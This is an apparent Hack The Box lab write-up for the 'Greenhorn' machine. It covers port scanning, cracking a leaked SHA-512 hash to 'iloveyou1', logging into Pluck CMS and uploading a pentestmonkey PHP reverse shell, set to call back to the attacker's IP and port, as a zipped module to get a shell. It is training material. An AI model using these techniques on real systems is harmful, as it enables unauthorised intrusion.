

# Greenhorn

By Praveen Kumar Sharma

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IP of the machine for me is : 10.10.11.25

Lets try pinging :

```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ ping 10.10.11.25 -c 5
PING 10.10.11.25 (10.10.11.25) 56(84) bytes of data.
64 bytes from 10.10.11.25: icmp_seq=1 ttl=63 time=83.7 ms
64 bytes from 10.10.11.25: icmp_seq=2 ttl=63 time=83.2 ms
64 bytes from 10.10.11.25: icmp_seq=3 ttl=63 time=85.1 ms
64 bytes from 10.10.11.25: icmp_seq=4 ttl=63 time=253 ms

--- 10.10.11.25 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4011ms
rtt min/avg/max/mdev = 83.208/126.281/253.139/73.244 ms
```

Machine is online!!

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## Port Scan :

We are gonna use nmap for this :

## All port scan :

```
nmap -T5 -n -Pn -p- --min-rate=10000 10.10.11.25 -o allportscan.txt
```

```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ nmap -T5 -n -Pn -p- --min-rate=10000 10.10.11.25 -o allportscan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 11:52 EDT
Warning: 10.10.11.25 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.25
Host is up (0.084s latency).
Not shown: 49676 filtered tcp ports (no-response), 15855 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
8888/tcp  open  sun-answerbook
```

### Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
3000/tcp open  ppp
8888/tcp open  sun-answerbook
```

## Deeper Scan :

```
nmap -sC -A -T5 -p 22,80,3000,8888 10.10.11.25 -o deeperscan.txt
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Welcome to GreenHorn ! - GreenHorn
|_ Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_ http-generator: pluck 4.7.18
|_ http-trane-info: Problem with XML parsing of /evox/about
3000/tcp  open  ppp?
|_ fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_ Request
```


### Deeper scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
```


```
protocol 2.0)
| ssh-hostkey:
| 256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_ 256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Welcome to GreenHorn ! - GreenHorn
|_Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_http-generator: pluck 4.7.18
|_http-trane-info: Problem with XML parsing of /evox/about
3000/tcp open ppp?
| fingerprint-strings:
| GenericLines, Help, RTSPRequest:
| HTTP/1.1 400 Bad Request
```

## Web Application :

When going to 10.10.11.25 it redirect us to this




There is this admin button that goes to `/login.php`




so default password didnt work for me here


On the port 3000 we did see some http activity lets see whats on there



So going to Explore here




Looks like we have code for the website there




Lets see in login.php :

The most intresting thing to me is this



Lets see the pass.php



```
GreenAdmin / GreenHorn
<> Code Issues Pull Requests Packages Projects Releases Wiki Activity
main GreenHorn / data / settings / pass.php
3 lines | 148 B | PHP
1 <?php
2 $sww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
3 ?>
```

Looks like we have a hash here

```
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c558055
6c0d838b51749de15530f87fb793afdcc689b6b39024d7790163
```

Lets crack this using john

- Also this is sha512 this is in the login.php code

```
//Create hash from user-IP, for brute-force protection.
define('LOGIN_ATTEMPT_FILE', 'data/settings/loginattempt_'.hash('sha512', $_SERVER['REMOTE_ADDR']).'.php');
```


```
john --format=raw-sha512 --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ john --format=raw-sha512 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou1 (?)
1g 0:00:00:00 DONE (2024-07-30 12:20) 25.00g/s 76800p/s 76800c/s 76800c/s 123456..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

 Pluck password

iloveyou1


We got a password lets get in



We are able to login here

## Gaining Access

We go here pages → manage files



Lets try to get a php reverse shell here

- Im using the php-reverse-shell.php from pentestmonkey


We change this to our port and IP

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.48'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Lets try uploading this and starting the netcat listener


```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ nc -lvp 9001
listening on [any] 9001 ...
```





## manage files

Here you can upload your files, which you can use in your webpages later.





## uploaded files

<<< back

## manage files

Here you can upload your files, which you can use in your webpages later.

  No file selected.




 Upload successful!

**Name:** php-reverse-shell.php.txt

**Size:** 5493 bytes

**Type:** applicationx-php

### uploaded files

 php-reverse-shell.php.txt  

<<< back


Seems like it didnt execute this

```
(pks@Kali) - [~/HacktheBox/Greenhorn]
$ nc -lvnp 9001
listening on [any] 9001 ...
```


Another place we can upload this is in the module section here  
options → manage modules → Install a module

## install modules

Here you can install new modules. Please make sure you have downloaded a module first.

  No file selected.

<<< back

 Install failed: the file you specified is not a valid file.


Now we need to convert this .php file to a .zip file here for this to work

```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ zip revshell.zip revshell.php
```

Lets upload this revshell.zip on the page

## install modules

Here you can install new modules. Please make sure you have downloaded a module first.



<<< back

got a shell

```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.48] from (UNKNOWN) [10.10.11.25] 34744
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
16:28:30 up 1:39, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

we go here and here is the first flag :

```
$ cd /home/junior
$ ls
Using OpenVAS.pdf
openvas.pdf
user.txt
$
```

Lets get this openvas.pdf on our system

btw u can upgrade your shell like this if u want

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:/$

www-data@greenhorn:/$
```

also to read user.txt we need to go to junior i tried the iloveyou1 password again it worked

```
www-data@greenhorn:/$ su junior
su junior
Password: iloveyou1

